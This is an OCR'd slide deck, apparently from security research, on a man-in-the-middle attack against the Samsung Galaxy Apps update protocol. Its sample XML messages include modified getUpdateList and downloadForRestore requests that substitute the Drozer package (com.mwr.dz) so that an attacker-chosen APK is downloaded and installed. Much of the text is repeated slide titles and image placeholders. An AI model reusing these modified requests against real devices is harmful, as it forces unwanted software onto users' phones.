
D/L'ing & Installing APK



D/L'ing & Installing APK



D/L'ing & Installing APK



D/L'ing & Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="downloadForRestore" id="2316" numParam="6" transactionId="257eebcda007">
      <param name="predeployed">0</param>
      <param name="stduk">XXX</param>
      <param name="imei">XXX</param>
      <param name="autoUpdateYN">Y</param>
      <param name="downloadType">new</param>
      <param name="GUID">com.mwr.dz</param>
   </request>
</SamsungProtocol>
```

getUpdateList (Request)

getUpdateList (Response)

getUpdateList (Modified Response)


productDetailMain (Request)

productDetailMain (Response)

productDetailMain (Modified Response)


downloadForRestore (Request)

D/L'ing & Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="downloadForRestore" id="2316" numParam="6" transactionId="257eebcda007">
      <param name="predeployed">0</param>
      <param name="stduk">XXX</param>
      <param name="imei">XXX</param>
      <param name="autoUpdateYN">Y</param>
      <param name="downloadType">new</param>
      <param name="GUID">com.sec.spp.push</param>
   </request>
</SamsungProtocol>
```

D/L’ing & Installing APK



D/L'ing & Installing APK

D/L'ing & Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request)

getUpdateList (Modified Request)

getUpdateList (Response)

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2316" name="downloadForRestore" returnCode="0" transactionId="257eebcda007">
      <errorInfo>
         <errorString errorCode="0">      </errorString>
      </errorInfo>
      <list numValue="12">
         <value name="downLoadURI">http://samsappsbn.vo.llnwd.net/...</value>
         <value name="contentsSize">1588893</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="installSize">1588893</value>
         <value name="signature">73-114-39108-688063-79…</value>
         <!-- ... --> (Request)
      </list>
   </response>
</SamsungProtocol>
```

productDetailMain (Request)

productDetailMain (Modified Request)


productDetailMain (Response)

downloadForRestore (Request)

